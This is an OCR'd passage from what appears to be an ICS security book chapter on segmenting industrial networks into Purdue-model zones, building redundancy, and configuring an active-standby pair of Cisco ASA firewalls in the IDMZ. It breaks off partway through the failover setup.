Cell/Area Zone 2 Production Line 2

Cell Area Zones allow more granular security control schemes and further confine related network traffic. Defining what goes into a Cell Area Zone is often dependent on the goal of the security efforts for the entire ICS network. Sometimes, Cell Area Zones are defined by the functional areas of a production process. For example, production line 1 will be a separate Cell Area Zone, production line 2 will be another Cell Area Zone, and the shipping and receiving areas will make up separate Cell Area Zones. Other ICS owners will look at survivability when defining Cell Area Zones. For example, if certain parts of a production process are tied to the same utilities as gas, electricity, and air, then it makes sense to place those systems with common utilities in their own Cell Area Zones. A third method to define Cell Area Zones is the location. Let's say your production process is stretched out over separate buildings, which might even be in separate towns; then, it could make sense to assign cell areas to each location. Systems and devices typically found in Cell Area Zones include the following:

- Automation devices such as PLCs, HMIs, and VFDs
- Intelligent actuators such as motors, servos, and pneumatic valve banks
- Ethernet-enabled instrumentation devices, such as temperature probes, pressure sensors, and speedometers
- OEM vendor-supplied computer systems that directly interact with the production equipment, such as a Windows XP based HMI screen or the computer interface on a FOSS hydrometer

## Level 3 site operations

Not technically a Cell Area Zone but more a dedicated subzone of the Industrial Zone, level 3 site operations consist of all the systems and resources that need to be shared among the production systems in all the Cell Area Zones. Level 3 site operations are the landing zone for interactions with users and systems from level 4 and higher, such as the industrial end of a remote desktop gateway solution or the delivery server for an antivirus update. Systems typically found in level 3 site operations include the following:


- Virtual automation and controls development environments (virtual desktop infrastructure).
- Network and security services for the Industrial Zone, including the following:
    - Active Directory
    - DNS
    - DHCP
    - Identity services (AAA, ISE)

- Storage and retrieval
- Automation and control services, such as the following:
    - Historian data collection
    - Centralized HMI
    - Tag servers
- Antivirus, Windows, and application update services.
- Industrial wireless network solution.

## The Industrial Demilitarized Zone

As discussed in `Chapter 7`, *Physical ICS Security*, in the section, *Segregation exercise*, network segmentation should include decisions on where to place ICS-related systems within the Purdue model. Systems mostly used by office people will end up in the Enterprise Zone. Systems that are used extensively by production users or that need to communicate to production floor equipment will move to the Industrial Zone, living on the ICS network. This separation will lead to systems or production processes that end up having parts in both the Enterprise Zone and the Industrial Zone. To securely facilitate communication between those separated parts and allow secured administrative interactions into the Industrial Zone, the Industrial Demilitarized Zone will broker these interactions between the Enterprise Zone and the Industrial Zone. Common broker services found in the IDMZ include the following:


- Microsoft remote desktop gateway server
- Managed file transfer server
- Reverse web proxy server
- Microsoft updates server (SCCM or WSUS)
- Antivirus gateway server



## Communication conduits

The network security zones model uses the concept of **trust** as the foundation. Each zone is assigned a trust level. Trust increases from the outer zone to the inner one that houses the company's most critical assets and production data. Communication is only allowed between systems in adjacent zones skipping or bypassing of zones is not allowed. Security controls are placed between each zone, such as stateful inspection firewalls, intrusion prevention and detection systems, and solid access controls. Security controls implemented inside a zone allow the detection of malicious activity between systems within a zone.

Traffic directionality can also be considered when defining the rules of communication among zones. For example, HTTPS traffic between the **Enterprise Zone** and the **Industrial Zone** could be allowed to only originate from clients in the Enterprise Zone:


Enterprise Zone
IDMZ
Industrial Zone
No direct access to the Industrial zone
HTTPS Allowed from enterprise through the IDMZ
Bidirectional file replication allowed through the IDMZ

## Resiliency and redundancy


As stated previously, the the context of ICS security, the CIA triad that stands for **confidentiality**, **integrity**, and **availability** for regular IT systems should be interpreted in the opposite order for ICS or OT systems. Availability is of much more importance, or better said, is a larger budget determinant than confidentiality or integrity. A large contributor to availability in a network is resiliency and redundancy. The terms "resiliency" and "redundancy" are often confused. The simple fact is that you can't have one without the other and both are critical to designing and deploying a highly available network solution. Redundancy means having more than one of something, such as having a backup firewall or an alternate link between two switches. Resiliency builds on top of redundancy, dictating that the firewalls should be installed on opposite ends of the facility so a single event won't wipe out both. Or, physically route the alternate switch links in different paths through your facility so when a forklift cuts through a conduit, both links will not be cut. Redundancy practices provide the network recovery, convergence, and self-healing capabilities. Some resiliency and redundancy best practices include the following:

- Industrial Zone:
    - Core switching:
        - Stacked/combined switch pairs
        - Virtual switch stack
    - Aggregation/distribution switching:
        - Stacked/combined switch pairs
        - Virtual switch stack
    - Active/standby WLC
    - Robust physical infrastructure
- Cell/area zone:
    - Redundant path topology with resiliency protocol:
        - Star topology
        - Ring topology:
            - REP
            - MSTP
        - Industrial Ethernet switching
        - Robust physical infrastructure
    - Level 3 site operations:
        - Virtual servers
        - Security and network services
        - Robust physical infrastructure
    - Industrial Demilitarized Zone:
        - Active/standby firewalls
        - Robust physical infrastructure
        - Virtual servers
    - Redundant data centers

For a detailed explanation of all these concepts and to read up on the industry best practices of building a resilient industrial network, refer to the *Deploying a Resilient Converged Plantwide Ethernet Architecture Design and Implementation Guide*, created by Cisco and Rockwell Automation , and free for download at: `http://literature.rockwellautomation.com/idc/groups/literature/documents/td/enet-td010_-en-p.pdf`.

## Architectural overview

At this point, our ICS network architecture should look something along these lines:




All switch-to-switch connections are dual link **EtherChannels**.

This architecture design segments the ICS network into an Enterprise Zone, an Industrial Zone, and an Industrial Demilitarized Zone. Redundancy at the cores is implemented by a VSS pair of layer 3 switches (for example, a pair of Cisco 4500-X catalysts) and firewall redundancy is achieved with an active-standby pair of any flavor of firewalls.


For extra resiliency, the core switch and firewall pairs should be installed in separate server rooms on opposite sides of the facility, and the individual wires for the links between the pairs should be routed via opposite directions around the facility.

The architecture further divides the Industrial Zone into three cell/area zones and a level 3 site operations area. Throughout the Industrial Zone, two distinct resiliency architectures are applied. The Industrial Zone distribution and cell/area zones 2 and 3 use a redundant star topology, while cell/area 1 uses an all switch **Device Level Ring** (**DLR**) topology:




DLR is a layer 2, beacon-based ring topology protocol with fault detection and recovery times of less than 3 ms. Refer to `http://literature.rockwellautomation.com/idc/groups/literature/documents/ap/enet-ap005_-en-p.pdf` for more details on the DLR protocol.

The **Level 3 Site Operations** area for this ICS network architecture houses the necessary industrial services that support plant-wide production, including DNS, virtual/remote desktop infrastructure, web portals, and database servers:




The ICS architecture also includes an IDMZ to broker the services necessary to run production:



The preceding figure shows the broker services for the virtual/remote desktop solution, the reverse web proxy solution, and the SQL database replication solution. Each of these solutions is designed to broker a service between the Industrial and Enterprise Zones.

## Firewalls

At the heart of the ICS network segmentation are the firewalls. They control what traffic is allowed into and out of the IDMZ and run inspection on the allowed traffic. They look for abnormal protocol behavior, search for patterns of compromise, and verify traffic signatures against known malware and exploit traffic. Let's look at the steps involved in setting up a pair of Cisco ASA firewalls that are used in the IDMZ. Note that these are the shortened and simplified steps taken from the publicly available design and configuration manual found at `https://www.cisco.com/c/en/us/td/docs/solutions/Verticals/CPwE/3-5-1/IDMZ/DIG/CPwE_IDMZ_CVD.html`:




### Configuring the active-standby pair of firewalls

At this point, I am going to assume the firewalls have undergone the out-of-the-box initial setup and hardening. The details on getting this accomplished can be found at `https://www.cisco.com/c/en/us/support/security/asa-5500-series-next-generation-firewalls/products-installation-and-configuration-guides-list.html`:

1. Configure the EtherChannel interfaces for the enterprise and Industrial Zones.

2. Connect to the ASA firewall with ASDM and navigate to the interfaces configuration page and add an EtherChannel interface for the Enterprise Zone interface:



Edit EtherChannel Interface

General | Advanced | IPv6

Port-channel ID: 4

Configure Hardware Properties...

Interface Name: Enterprise

Security Level: 0

☐ Dedicate this interface to management only

☑ Enable Interface

Available Physical Interfaces:

Add >>

Remove <<

Members in Group: 2

GigabitEthernet0/4
GigabitEthernet0/5

IP Address

[✓ Use Static IP] Obtain Address via DHCP Use PPPoE

IP Address: 10.255.3.236

Subnet Mask: 255.255.255.248


Description: To E4507

OK Cancel Help

3. Note that **Security Level** is set to 0, which corresponds with the lowest trust level we gave to the Enterprise Zone.

Your physical interfaces and IP addresses will be different depending on your setup.

4. Add another EtherChannel interface for the Industrial Zone, and assign it a security level of 100 (highest security level for the high trust zone).
5. Configure EIGRP as the dynamic routing protocol. Navigate to **Routing** | **EIGRP** | **Setup** and assign the **EIGRP Process** number:



Enable at least one EIGRP Process Instance and define networks.

A maximum of one EIGRP process can be configured. To remove an EIGRP process, disable the checkbox.


EIGRP Process

[✓] Enable this EIGRP Process

EIGRP Process 101

6. In the **Advanced...** submenu, do the following:
    1. Select the **Automatic router ID**.
    2. Disable **Auto-Summary**.
    3. Enable **LogNeighborChanges** and **LogNeighborWarnings**.
7. In the **Networks** tab, assign all the subnets you want advertised by EIGRP.
8. In the **PassiveInterfaces** tab, select **SuppressRoutingUpdates** on **All interfaces**.
9. Enable authentication between EIGRP neighbors for increased security.
10. Navigate to **EIGRP** | **Interface** on the left-hand side navigation menu of ASDM and enable **EnableMD5Authentication** for each desired interface.
11. Enable the summarization of advertised EIGRP routes by going to **EIGRP** | **Summary Address**.
12. Configure the **Active/Standby** failover mode on both firewalls.

13. Go to **High Availability and Scalability** | **Failover** and in the **Setup** tab, select **Enable Failover**:



Specify a standby ASA to take over network connections in the event that the active unit fails.

[✓] Enable failover

Shared Key: 
[ ] Use 32 hexadecimal character key

IPsec Preshared Key:

Note: The shared key and the IPsec preshared key can not be configured concurrently.

LAN Failover

| | | | |
|---|---|---|---|
| Interface: | GigabitEthernet0/0 | Logical Name: | failover |
| Active IP: | 21.22.1.1 | Standby IP: | 21.22.1.2 |
| Subnet Mask: | 255.255.255.252 | Preferred Role: | [● Primary] ○ Secondary |

State Failover

| | | | |
|---|---|---|---|
| Interface: | GigabitEthernet0/0 | Logical Name: | |
| Active IP: | | Standby IP: | |
| Subnet Mask: | | [ ] Enable HTTP replication | |

Replication

